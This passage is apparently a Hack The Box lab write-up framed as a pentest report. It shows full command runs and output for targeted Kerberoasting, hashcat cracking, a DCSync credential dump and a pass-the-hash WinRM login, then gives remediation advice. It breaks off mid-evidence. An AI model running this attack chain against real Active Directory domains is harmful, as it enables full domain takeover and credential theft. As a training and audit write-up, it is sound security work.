*Evil-WinRM* PS C:\Users\emily> cd Desktop
*Evil-WinRM* PS C:\Users\emily\Desktop> dir


    Directory: C:\Users\emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
-ar---         6/10/2026   5:46 PM             34 user.txt


*Evil-WinRM* PS C:\Users\emily\Desktop> type user.txt
b41bd2f7a3fdf13016b018a2e91c187b
*Evil-WinRM* PS C:\Users\emily\Desktop>
```

5. Privilege Escalation — Targeted Kerberoasting via GenericWrite on Ethan

BloodHound confirmed Emily holds `GenericWrite` over Ethan, and Ethan holds DCSync rights over the domain:

Shadow Credentials and a direct password reset were both attempted on Ethan and both failed:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' add shadowCredentials ethan
[+] KeyCredential generated with following sha256 of RSA key: 1f1e32c476519e8ccc374c176c9a93c47899e4a21640890566e1658d93026fd4
[-] PKINIT failed on DC 10.129.14.38, you must find a Kerberos server with a certification authority!
[-] Retry on a working KDC and do:
badNTPKInit 'kerberos+pfx://administrator.htb\ethan@10.129.14.38/?certdata=ethan_xy.pfx&timeout=350'
[+] PKINIT PFX certificate saved at: ethan_xy.pfx
Traceback (most recent call last):
  File "/home/parallels/.local/bin/bloodyAD", line 6, in <module>
    sys.exit(main())
             ~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
    asyncio.run(amain())
    ~~~~~~~~~~~^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 195, in run
    return runner.run(main)
           ~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
    return future.result()
           ~~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
    output = await result
             ^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 579, in shadowCredentials
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 572, in shadowCredentials
    tgs, enctgs, key, decticket = client.with_clock_skew(client.U2U)
                                  ~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 845, in with_clock_skew
    return func(*args, **kwargs)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 479, in U2U
    self.get_TGT()
    ~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 317, in get_TGT
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 313, in get_TGT
    preauth_rep = self.do_preauth(etype, with_pac=with_pac)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 189, in do_preauth
    rep = self.ksoc.sendrecv(req.dump())
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
kerbad.protocol.errors.KerberosError: Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has no support for PADATA type (pre-authentication data)"

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' set password ethan Password1!
Traceback (most recent call last):
  File "/home/parallels/.local/bin/bloodyAD", line 6, in <module>
    sys.exit(main())
             ~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
    asyncio.run(amain())
    ~~~~~~~~~~~^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 195, in run
    return runner.run(main)
           ~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
    return future.result()
           ~~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
    output = await result
             ^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/set.py", line 288, in password
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/set.py", line 129, in password
    await ldap.bloodymodify(target, {"unicodePwd": op_list})
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py", line 336, in bloodymodify
    raise err
badldap.commons.exceptions.LDAPModifyException: Password can't be changed. It may be because the oldpass provided is not valid.
You can try to use another password change protocol such as smbpasswd, server error may be more explicit.
```

`KDC_ERR_PADATA_TYPE_NOSUPP` again for Shadow Credentials. The password change returned `LDAPModifyException: Password can't be changed` — this account has a policy preventing password resets without supplying the current credential.

`GenericWrite` allows writing `msDS-ServicePrincipalName` to any account. An account with an SPN is eligible for Kerberoasting. The Targeted Kerberoast tool automates this: it writes a temporary SPN, requests a TGS, then removes the SPN:

```
git clone https://github.com/ShutdownRepo/targetedKerberoast
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ git clone https://github.com/ShutdownRepo/targetedKerberoast
Cloning into 'targetedKerberoast' ...
remote: Enumerating objects: 76, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 76 (delta 19), reused 17 (delta 14), pack-reused 43 (from 1)
Receiving objects: 100% (76/76), 252.17 KiB | 1.42 MiB/s, done.
Resolving deltas: 100% (30/30), done.
```

```
python3 targetedKerberoast.py -v -d 'administrator.htb' \
  -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ cd targetedKerberoast

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/administrator/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$3150f5c56c054d9b4bd46ce979233f8f$754f460f349eddc3294fbd5b6ba099a329caaaebf2fc17ec2938d1db1057ce360c217d9e8cd793e32302bdd40afd7249f40b13a6a26d654
bd066762f99b496aa88e2b6799cc09161e47c8e5d47489ea9004263e6917d3ddcba9141b16dcee003746a610a6304ad53e36865bbc43e48d14892cfd4b836a033561262fd3727b7a33236c16a416f13680c94565153d2e440c5749b274e73af241ac03ad18b119
2a9916846bd41d52e073031ff35417c2dec7b3357e996d041ff4d3d1408563c9eac4ea533f2e7c88320578b4c8a8549d8ac5ed65bed19b117deb097c882996abd3c0ec5d55bf5e0ddcf0c79360f7e2130b4172162b816b7a0f44ef485cbcd098d88362c1a36bb9
7a2eade26ee5b06e0b1ae33b57fdaef3d3a79897d4ee5646168992bd85cbff620382414e20b11b5a44319460220 99aa01ebb102d68b39d9b077c3163c61004534ed02880ffd0288ff3cb05d0e9af497adf88f804c0ec3a406fb00635804e7cadade687ea77634b
f37c744a04391ee92e23d64d3be6ade248bb1737aba971851aed0d9b41b0e1749525e888243cab52f22aa726a2ab2ce58d77c942a0581c8698ac7d951664291fd69ac2c069b3ba663d52af3704a96a55d78330288ffb95bcadadeaa678b4c672d37191aeea040e
67f5e7c52e09b26b07a8576f40efa5e0bd399b35520b054872c8d686bda93721b5a7682469e573bd62d9565bde9819468055698fdb17dfe9662876f346105b8c43b8249b0ac0b48a764ac097562a4cdf701f8b1d20f9ed11e7a4c3517658c64318c1292ba76e02
f175a2d747fe8b111a8cd9153757ddbb3ac7c40ef6b60b6c28707c23c9de157c2bb3c36a17d108c7d4326231807685814f9855b7917cdd8e3ccd30fd11a8a7cfbee9816ebeb2e270c8baf9a35dca750e9a7d4b3780a4b382d3ccc46c4220913bcecf7c8072762
9b43c77ef4e5260ec79f607baec7195a76178676f505315b2b05cd0cf618c25345867390d16118dc13090a5a2015b32a27f1a37ea828f027bf85d8a66cff2aa0b9fa28a0b17c978c1077f84ba2993ee6b1f5fb927d93906c2fc2ecd4d6b6af78a832de129c5de7
6745b8d6f2761c50deae5753a6362f140de90bde430baf73278b793c0422564fbf97d261958a645562e3824b8688e543b659f7a774825b66dfbc27f7b92a13ee2be6257d1854a7d979930577210 6ddaaafae5d5b9e2788d0ff852514f4dccadf58cbea05bfdb3a
ac7c978ea585d0db5c0a50f87015b135924f97103553f7c6c8b3052e46e18492e7807d75b285ad1b2bed040190fbeb5d8eefea33955bbf30f1087a935b09845765f6fa4fe9c8b7525dfcfab271b0bc143247f30a445d6bf3c62b1b3bed24e6cf561489bd477fcb
43d985091b472080aca9e0aefd298dad81a23355895caca5c43d2d4c0b3ac2dc785f3e14cc9080f2c8536bed94bdc829f9caa526e79af531a16f9081761ae2caf35a2f23f72fe48c962e03158990bd9675b71a8a631ca9e8dd5b4dc0d1f1f26d503610525066a9
a88
[VERBOSE] SPN removed successfully for (ethan)
```

The TGS hash was cracked offline with Hashcat:

```
hashcat -m 13100 ethan.hash /usr/share/wordlists/rockyou.txt
```

```
joe@primeradiant:~$ hashcat -m 13100 ethan.hash rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
====================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1109 MB (14108 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$3150f5c56c054d9b4bd46ce979233f8f$754f460f349eddc3294fbd5b6ba099a329caaaebf2fc17ec2938d1db1057ce360c217d9e8cd793e32302bdd40afd7249f40b13a6a26d654
bd066762f99b496ad88e2b6799cc09161e47c8e5d47489ea9004263e6917d3ddcba9141b16dcee003746a610a6304ad53e36865bbc43e48d14892cfd4b836a033561262fd3727b7a33236c16a416f13680c94565153d2e440c5749b274e73af241ac03ad18b119
2a9916846bd41d52e073031ff35417c2dec7b3357e996d041ff4d3d1408563c9eac4ea533f2e7c88320578b4c8a8549d8ac5ed65bed19b117deb097c882996abd3c0ec5d55bf5e0ddcf0c79360f7e2130b4172162b816b7a0f44ef485cbcd098d88362c1a36bb9
7a2eade26ee5b06e0b1ae33b57fdaef3d3a79097d4ee5646160992bd85cbff620382414e20b11b5a4431946022099aa01ebb102d68b39d9b077c3163c6100453 4ed02800ffd0288ff3cb85d0e9af497adf88f804c0ec3a406fb0063580 4e7cadade687ea7634b
f37c744a04391ee92e23d64d3be6ade248bb1737aba971851aed0d9b41b0e1749525e888243cab52f22aa726a2ab2ce58d77c942a0581c8698ac7d951664291fd69ac2c069b3ba663d52af3704a96a55d78330288ffb95bcadadeaa678b4c672d37191aeea040e
67f5e7c52e09b26b07a8576f40efa5e0bd399b35520b054872c8d686bda93721b5a7682469e573bd62d9565bde9819468055698fdb17dfe9662876f346105b8c43b8249b0ac0b48a764ac097562a4cdf701f8b1d20f9ed11e7a4c3517658c64318c1292ba76e02
f175a2d747fe8b111a8cd9153757ddbb3ac7c40ef6b60b6c28707c23c9de157c2bb3c36a17d108c7d432623180768858 14f9855b7917cdd8e3ccd30fd11a8a7cfbee9816ebeb2e270c8baf9a35dca750e9a7d4b3780a4b382d3ccc46c4220913bcecf7c8072762
9b43c77ef4e5260ec79f607baec7195a76178676f505315b2b05cd0cf618c25345867390d16118dc13090a5a2015b32a27f1a37ea828f027bf85d8a66cff2aa0b9fa28a0b17c978c1077f84ba2993ee6b1f5fb927d93906c2fc2ecd4d6b6af78a832de129c5de7
6745b8d6f2761c50deae5753a6362f140de90bde430baf73278b793c0422564fbf97d261958a645562e3824b8688e543b659f7a774825b66dfbc27f7b92a13ee2be6257d1854a7d9799305772106ddaaafae5d5b9e2788d0ff852514f4dccadf58cbea05bfdb3a
ac7c978ea585d0db5c0a50f87015b135924f97103553f7c6c8b3052e46e18492e7807d75b285ad1b2bed040190fbeb5d8eefea33955bbf30f1087a935b09845765f6fa4fe9c8b7525dfcfab271b0bc143247f30a445d6bf3c62b1b3bed24e6cf561489bd477fcb
43d985091b472080aca9e0aefd298dad81a23355895caca5c43d2d4c0b3ac2dc785f3e14cc9080f2c8536bed94bdc829f9caa526e79af531a16f9081761ae2caf35a2f23f72fe48c962e03158990bd9675b71a8a631ca9e8dd5b4dc0d1f1f26d503610525066a9
a88:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....6a9a88
Time.Started.....: Wed Jun 10 19:10:54 2026 (0 secs)
Time.Estimated...: Wed Jun 10 19:10:54 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   112.7 MH/s (8.24ms) @ Accel:876 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1906176/14344384 (13.29%)
Rejected.........: 0/1906176 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> cola55
Hardware.Mon.#01.: Temp: 31c Fan: 30% Util:  0% Core:2010MHz Mem:6800MHz Bus:16

Started: Wed Jun 10 19:10:53 2026
Stopped: Wed Jun 10 19:10:55 2026
```

Credentials recovered: **`ethan:limpbizkit`**

---

6. DCSync and Domain Compromise

Ethan holds DCSync rights — the `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` extended rights — which allow replicating all domain credentials from any DC. `secretsdump` performed the DCSync:

```
secretsdump.py 'administrator.htb'/'ethan':'limpbizkit'@'dc.administrator.htb'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/administrator/targetedKerberoast]
└─$ secretsdump.py 'administrator.htb'/'ethan':'limpbizkit'@'dc.administrator.htb'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:621044e47ce057b77ece76f38c4e06c526b26a83e70ebbdec433c7b1676db90a
administrator.htb\michael:aes128-cts-hmac-sha1-96:a5f7ac0832992c26a2497365cd0a76b6
administrator.htb\michael:des-cbc-md5:6210e692b3834332
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:4b66781a5d6717643ab24e35ce93b9459383c0f7db0fb14875abc73330f36685
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:736016fa29a6dc291cc62a54a9250fdd
administrator.htb\benjamin:des-cbc-md5:2304f707617fe93b
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up ...
```

Administrator NT hash recovered: **3dc553ce4b9fd20bd016e098d2d2fd2e**

```
evil-winrm -i 10.129.14.38 -u administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'
```

```
(base)  (parallels㉿kali-gnu-linux-2023) [~/…/HTB_Boxes/retired/administrator/targetedKerberoast]
└─$ evil-winrm -i 10.129.14.38 -u administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
administrator\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/10/2026   5:46 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
0d2619bd1dd83c8c5339a4906d989489
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

6 Remediation Summary

The findings from this assessment form a linear exploitation chain driven entirely by Active Directory ACL misconfigurations and credential storage practices. Each finding is independently exploitable but the combination allowed full domain compromise from a single low-privilege user credential.

6.1 Short Term

SHORT TERM REMEDIATION:

- Remove DCSync rights (`DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All`) from Ethan's account immediately. These rights are reserved for domain controllers and should never appear on regular user accounts. Verify the current assignment with: `(Get-Acl 'AD:\DC=administrator,DC=htb').Access | Where-Object { $_.ActiveDirectoryRights -match 'Replication' }` and remove any unexpected entries. Rotate the Administrator password, as the NT hash is compromised.
- Remove the `GenericAll` ACL from Olivia over Michael. `GenericAll` is equivalent to full ownership of the object and should not appear on any standard user account in a production domain. Conduct an immediate review of all `GenericAll` and `GenericWrite` edges in BloodHound and remove any that are not explicitly and intentionally configured.
- Remove the FTP service from the domain controller. FTP has no legitimate operational role on a DC and represents an unnecessary attack surface. The `Backup.psafe3` archive stored in Benjamin's FTP home directory must be relocated to a secure password management system; rotate all credentials it contained.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Remove the `ForceChangePassword` ACL from the Michael group/account over Benjamin, and remove the `GenericWrite` edge from Emily over Ethan. Both rights were exploited in this assessment chain. As a general principle, no standard or helpdesk account should hold `ForceChangePassword` over accounts that themselves have privileged AD rights. Use BloodHound's ACL audit capabilities or `Get-ObjectAcl` queries to enumerate and remediate all dangerous ACL delegations across the domain.
- Replace the Password Safe archive with a managed privileged access management (PAM) solution. Credential archives stored as files — even password-protected ones — are a weak link. If a user's account with FTP access is compromised, the archive is recovered and offline cracking begins. A PAM solution with audit logging, just-in-time access, and no bulk export capability eliminates this risk.
- Disable SPN writes for non-administrative accounts. Targeted Kerberoasting depended on the ability to write `msDS-ServicePrincipalName` to Ethan's account via `GenericWrite`. Beyond removing the `GenericWrite` edge, consider a domain-wide policy that prevents non-admins from modifying SPN attributes — either through fine-grained permission review or by restricting object write delegation to dedicated service account management groups only.

6.3 Long Term

LONG TERM REMEDIATION:

- Establish a quarterly BloodHound ACL audit process. The attack path in this assessment was entirely visible in BloodHound within minutes of running collection. A recurring audit cadence — marking tier zero assets, running shortest-path queries from all owned principals, and reviewing dangerous edges (GenericAll, GenericWrite, ForceChangePassword, WriteOwner, DCSync rights) — would detect and remediate these misconfigurations before an attacker reaches them.
- Implement an Active Directory tiering model. The core vulnerability enabling this attack chain is that standard user accounts hold rights over other user accounts that cascade to DCSync. A tiering model separates administrative control into distinct layers — Tier 0 (domain controllers and domain admins), Tier 1 (servers), Tier 2 (workstations and users) — with strict controls preventing lower-tier accounts from holding any rights over higher-tier objects. DCSync rights belong exclusively in Tier 0, with no path from lower-tier accounts.
- Enforce Kerberos RC4 deprecation or require AES-256 encryption for service tickets. Kerberoasting is only effective when the TGS is encrypted with RC4, which is the default when SPN accounts do not have a supported AES key. Setting `msDS-SupportedEncryptionTypes` to require AES-256 on all service accounts makes Kerberoast hashes impractical to crack offline. This is a defence-in-depth measure that does not eliminate the `GenericWrite` risk but significantly raises the cost of the attack.

7 Technical Findings Details

1. DCSync Rights Assigned to Non-Administrative Account Enable Full Domain Credential Extraction - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The domain account `ethan` holds the `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` extended rights on the domain object. These rights are intended solely for domain controllers and enable the DCSync technique — using the DRSUAPI protocol to request replication of any object's attributes, including password hashes, from a DC. With Ethan's credentials (recovered via Targeted Kerberoasting in Finding 2), `secretsdump` replicated all domain account hashes including the Administrator NT hash, which was used in a pass-the-hash WinRM session for full domain access.
Impact	Full domain compromise. All domain account NT hashes extracted via DCSync. Administrator access obtained via pass-the-hash. Root flag retrieved.
Affected Component	ethan — DS-Replication-Get-Changes and DS-Replication-Get-Changes-All on domain object
Remediation	Remove `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` from Ethan's account. These rights must only be held by domain controllers and MSOL/ Azure AD Connect accounts where directory synchronisation is in use. Audit the domain object ACL with: `(Get-Acl 'AD:\DC=administrator,DC=htb').Access | Where-Object { $_.ActiveDirectoryRights -match 'Replication' } | Select-Object IdentityReference, ActiveDirectoryRights` Remove any unexpected entries. Rotate the Administrator password immediately, as the NT hash is compromised. Enable Protected Users security group membership for tier-zero accounts to prevent pass-the-hash attacks going forward.
References	• https://attack.mitre.org/techniques/T1003/006/ • https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understanding-active-directory-replication

Finding Evidence

Ethan's credentials were used with secretsdump to DCSync all domain hashes:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/administrator/targetedKerberoast]
└─$ secretsdump.py 'administrator.htb'/'ethan':'limpbizkit'@'dc.administrator.htb'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:621044e47ce057b77ece76f38c4e06c526b26a83e70ebbdec433c7b1676db90a
administrator.htb\michael:aes128-cts-hmac-sha1-96:a5f7ac0832992c26a2497365cd0a76b6
administrator.htb\michael:des-cbc-md5:6210e692b3834332
